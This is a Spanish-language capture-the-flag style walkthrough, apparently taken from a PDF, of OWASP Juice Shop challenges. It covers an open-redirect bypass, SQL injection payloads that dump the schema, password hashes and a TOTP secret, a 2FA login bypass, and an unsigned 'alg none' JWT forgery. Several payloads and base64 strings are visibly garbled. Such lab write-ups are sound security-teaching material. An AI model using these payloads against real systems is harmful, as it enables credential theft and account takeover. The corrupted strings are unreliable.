


Debido a la imposibilidad de modificar la redirección directa, probamos una solución alternativa. En lugar de ajustar la redirección, vamos a colocar primero la dirección de destino deseada, seguida de la billetera de Bitcoin. Esto nos permitirá lograr la redirección a la URL final deseada. Por ejemplo, para redirigir a GitHub, la URL sería:

`http://localhost:3000/./redirect?to=https://github.com/jose-016al/https:%2F%2Fblockchain.info%2Faddress%2F1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm.`



Observamos que, a pesar de ser redirigidos a la página de GitHub, se genera un error 404. Esto se debe a que estamos utilizando la URL de la billetera después de la URL de GitHub. Para resolver este problema, necesitamos navegar hasta la raíz a la que queremos acceder, en este caso, el primer enlace de destino que es GitHub. Para lograrlo, utilizamos la notación de directorios y ascendemos en su estructura con `"/./"`.




El resultado final sería, aunque el desafío se considera resuelto sin necesidad de que la página funcione.

`http://localhost:3000/redirect?to=https://github.com/jose-016al/https:%2F%2Fblockchain.info%2Faddress%2F1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm/././././././`


8. User Credentials ****

En este desafío, se nos solicita obtener una lista de credenciales de usuario mediante una **inyección SQL**. Para abordar este ejercicio de manera efectiva, resulta beneficioso haber resuelto retos anteriores, como el que implica la obtención completa de los esquemas de las bases de datos. Para realizar inyecciones de este tipo, aprovecharemos el campo de búsqueda de productos. Utilizando Burp Suite, examinaremos su comportamiento, al realizar una búsqueda, identificaremos la solicitud GET correspondiente que enviaremos al repeater.




#	Host	Method	URL ^	Params	Edited	Status code
295	http://localhost:3000	GET	/rest/admin/application-version			304
301	http://localhost:3000	GET	/rest/admin/application-version			304
292	http://localhost:3000	GET	/rest/languages			304
297	http://localhost:3000	GET	/rest/products/search?q=	✓		304
293	http://localhost:3000	GET	/rest/user/whoami			304
299	http://localhost:3000	GET	/rest/user/whoami			304
280	http://localhost:3000	GET	/runtime.js			304

Dentro de Repeater, podemos verificar que la aplicación nos devuelve un objeto JSON con la información del producto buscado. Es importante destacar que debemos prestar atención al número de valores presentes en este objeto, que en este caso son 9. Ajustaremos nuestra inyección de acuerdo con estos valores; si se excede o no se alcanza esta cantidad, es probable que recibamos un error.



En primer lugar, es crucial comprender el funcionamiento de las consultas realizadas por la búsqueda de productos y obtener el esquema completo para identificar el nombre de la tabla de usuarios y sus respectivos campos. Para lograr esto, ejecutaremos la siguiente inyección: **"none"))= UNION SELECT sql,"","","","","" FROM sqlite_master WHERE TYPE='table'--**". Es importante señalar que esta inyección provocará un error, ya que debe

contener 9 valores, pero en este caso, tiene 8. Sin embargo, este error nos permitirá examinar la consulta. Además, es necesario destacar que la inyección debe estar codificada para la URL, es decir, debemos reemplazar los espacios en blanco con "%20".




```
Request
Pretty Raw Hex
1 GET /rest/products/search?q=
  none'))%20UNION%20SELECT%20sql,'','','','','',''%20FROM%20sqlite_master%20WHERE%20T
  YPE='table'-- HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
4 Accept: application/json, text/plain, */*

Response
Pretty Raw Hex Render
13 {
14   "error":{
15     "message":
16       "SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same
17       of result columns",
18     "stack":
19       "Error: SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same
20       number of result columns",
21     "errno":1,
22     "code":"SQLITE_ERROR",
23     "sql":
24       "SELECT * FROM Products WHERE ((name LIKE '%none')) UNION SELECT sql,'','','','','',''
25       ',','','' FROM sqlite_master WHERE TYPE='table'--%' OR description LIKE '%none')) UN
26       ION SELECT sql,'','','','','','','','' FROM sqlite_master WHERE TYPE='table'--%') AND
27       deletedAt IS NULL) ORDER BY name"
```

De esta manera, al ejecutar la inyección, obtenemos un error debido a la disparidad en el número de valores. La inclusión de “’))” en la inyección tiene como propósito cerrar el valor de búsqueda, como se ilustra en la imagen. Al utilizar “**none**”, indico que no se realice ninguna búsqueda, evitando así la visualización de algún producto. La cláusula “**FROM sqlite_master**” apunta a la tabla sqlite_master, una entidad especial en SQLite que actúa como un repositorio de metadatos, albergando información crucial sobre otras tablas y

objetos en la base de datos. Por otro lado, la condición “**WHERE TYPE='table'**” actúa como un filtro para la consulta, garantizando que solo se incluyan filas que representen tablas.

Al agregar un valor adicional para evitar fallos, logramos obtener un objeto JSON que muestra todas las tablas de la base de datos, en este punto la tabla de usuarios ya estará visible junto con sus respectivos valores.




```
Request
Pretty Raw Hex
1 GET /rest/products/search?q=
  none'))%20UNION%20SELECT%20sql,'','','','','','','','%'20FROM%20sqlite_master%20WHERE%
  20TYPE='table'-- HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
4 Accept: application/json, text/plain, */*

Response
Pretty Raw Hex Render
{
  "id":
    "CREATE TABLE `Users` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `username` VARCHA
    R(255) DEFAULT '', `email` VARCHAR(255) UNIQUE, `password` VARCHAR(255), `role`
    VARCHAR(255) DEFAULT 'customer', `deluxeToken` VARCHAR(255) DEFAULT '', `lastLog
    inIp` VARCHAR(255) DEFAULT '0.0.0.0', `profileImage` VARCHAR(255) DEFAULT '/asse
    ts/public/images/uploads/default.svg', `totpSecret` VARCHAR(255) DEFAULT '', `is
    Active` TINYINT(1) DEFAULT 1, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIM
    E NOT NULL, `deletedAt` DATETIME)",
  "name": "",
  "description": "",
```

Ahora que conocemos el nombre de la tabla y sus campos, podemos llevar a cabo la inyección para obtener todas las credenciales de los usuarios. La siguiente inyección será: “**none')) UNION SELECT username, email, password, "", "", "", "", " FROM Users--**”

- **none'))**: Se utiliza para cerrar la consulta existente.
- **UNION SELECT**: Combina los resultados de la consulta original con una nueva.




```
Request
Pretty Raw Hex
1 GET /rest/products/search?q=
  none')%20UNION%20SELECT%20username,email,password,'','','','','%'%20FROM%20Users--
  HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
4 Accept: application/json, text/plain, */*

Response
Pretty Raw Hex Render
[{"id":"","name":"admin@juice-sh.op","description":"0192023a7bbd73250516f069df18b500","price":"","deluxePrice":"","image":"","createdAt":"","updatedAt":"","deletedAt":""}, {"id":"","name":"amy@juice-sh.op","description":"030f05e45e30710c3ad3c32f00de0473","price":"","deluxePrice":""}]
```

9. Two Factor Authentication *****

En este desafío, se nos encomienda resolver la autenticación de doble factor (2FA) para el usuario **"wurstbrot"**. Para abordar este objetivo, el primer paso es realizar una investigación desde cualquier otra cuenta para comprender el funcionamiento del doble factor en la aplicación. Se puede acceder a esta información y configuración específica dirigiéndose a **"Account > Privacy & Security > 2FA Configuration"**.




Como podemos notar, se nos proporciona un código QR para escanearlo, y se sugiere utilizar una aplicación como Google Authentication. Además, se indica que la aplicación debe ser compatible con **TOTP (Time-Based One-Time Password)**. Este parámetro, si recordamos, ya lo encontramos en el ejercicio anterior de "User credentials", donde uno de los valores era **"totpSecret"**.

Vamos a repetir la inyección con la inclusión de este valor. La nueva consulta sería: **"none")) UNION SELECT username, email, password, totpSecret, ", ", ", ", " FROM Users--"**

```
Response
Pretty Raw Hex Render
{
  "deletedAt": "",
  {
    "id": "wurstbrot",
    "name": "wurstbrot@juice-sh.op",
    "description": "9ad5b0492bbe528583e128d2a8941de4",
    "price": "IFTXE3SPOEYVURT2MRYGI52TKJ4HC3KH",
    "deluxePrice": "",
    "image": "",
  }
}
```


Esta será la clave que utilizaremos. Una vez en la aplicación, seleccionaremos **"Ingresar clave de configuración"**. Se nos pedirá proporcionar un nombre de cuenta y una clave. En el campo de la clave, introduciremos el valor que nos ha sido proporcionado, que en este

caso es **"IFTXE3SPOEYVURT2MRYGI52TKJ4HC3KH"**. Este paso finalizará el proceso y comenzaremos a recibir un código de 6 dígitos en intervalos regulares de tiempo.



A screenshot of a login interface with a dark background. At the top, the word "Login" is displayed in white. Below it, there are two input fields: "Email *" containing the text "wurstbrot@juice-sh.op'--" and "Password *" which is masked with dots. To the right of the password field is an eye icon for toggling visibility. Below the password field is a green link that says "Forgot your password?". At the bottom is a blue button with a white arrow icon and the text "Log in".

Podemos realizar otra inyección SQL para acceder a la cuenta, similar a lo que hicimos con la cuenta de "bender". Posteriormente, se nos solicitará un número de 6 dígitos, el cual obtendremos de la aplicación. Al introducir este código, habremos completado con éxito el desafío.



A screenshot of a Two Factor Authentication interface with a dark background. At the top, the text "Two Factor Authentication" is displayed in white. Below it, the instruction "Enter the 6 digit token from your 2FA app" is shown. There is a single input field labeled "2FA Token *" containing the number "270736". To the right of the field is a question mark icon. Below the field, the text "6/6" is visible. At the bottom is a blue button with a white lock icon and the text "Log in".

[illegible]

Recipe

To Base64

Alphabet
A-Za-z0-9+/=

Input

```
{
  "typ": "JWT",
  "alg": "none"
}
```

35

4

0-35 (35 selected)

Output

```
ewogICJ0eXAiOiAiSldUIiwKICAiYWxnIjogIm5vbmUiCn0=
```

Por último, codificaremos el payload modificado, que incluye el correo que nos interesa. Posteriormente, lo añadiremos después del encabezado, separándolos con un punto, antes de proceder a copiar el token resultante.

Recipe

To Base64

Alphabet
A-Za-z0-9+/=

Input

```
{
  "status": "success",
  "data": {
    "id": 22,
    "username": "",
    "email": "jwt3d@juice-sh.op",
    "password": "90e528618534d005b1a7e7b7a367813f",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads/default.svg",
  }
}
```

494

19

0-494 (494 selected)

Output

```
ewogICJzdGF0dXMiOiAiY2VzcyIsCiAgImRhdGEiOiB7CiAgICAiawQ10iA1A1MwKICAgICJ1c2VybWZSI6IC1iLAogICAgImVtYWlsIjogIm5vbmUiCn0=
```

Al combinar ambas cadenas, separándolas con un punto entre el encabezado y el payload, y agregando un punto final, habremos completado con éxito el desafío.

ewogICJ0eXAiOiAiSldUliwKICAiYWxnljogIm5vbmUiCn0.ewogICJzdGF0dXMiOiAic3VjY2VzcyIsCiAglmRhdGEiOiB7CiAgICAiaWQiOiAzLAogICAgInVzZXJuYW11IjogIiIsCiAgICAiZW1haWwiOiAiand0bjNkQGp1aWNILXNoLm9wliwKICAgICJwYXNzd29yZCI6IClwYzM2ZTUxN2UzZmE5NWZhYmYxYmJmZmM2NzQ0YTZiZiIsCiAgICAicm9sZSI6ICJjdXN0b21lciIsCiAgICAiZGVsdXhlVG9rZW4iOiAiiliwKICAgICJpYXN0TG9naW5JcCI6ICJ1bmRlZmluZWQiLAogICAgInByb2ZpbGVJbWFnZSI6ICJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwKICAgICJ0b3RwU2VjcmV0IjogIiIsCiAgICAiaXNBY3RpdmUiOiB0cnVILAogICAgImNyZWZ0ZWRBdCI6IClyMDIzLTEyLTA4IDEwOjA0OjIwLjIwNCArMDA6MDAiLAogICAgInVwZGF0ZWRBdCI6IClyMDIzLTEyLTA4IDExOjMwOjU1LjQwMiArMDA6MDAiLAogICAgImRibGV0ZWRBdCI6IG51bGwKICB9LAogICJpYXQiOiAxNzAyMDM1MTgwCn0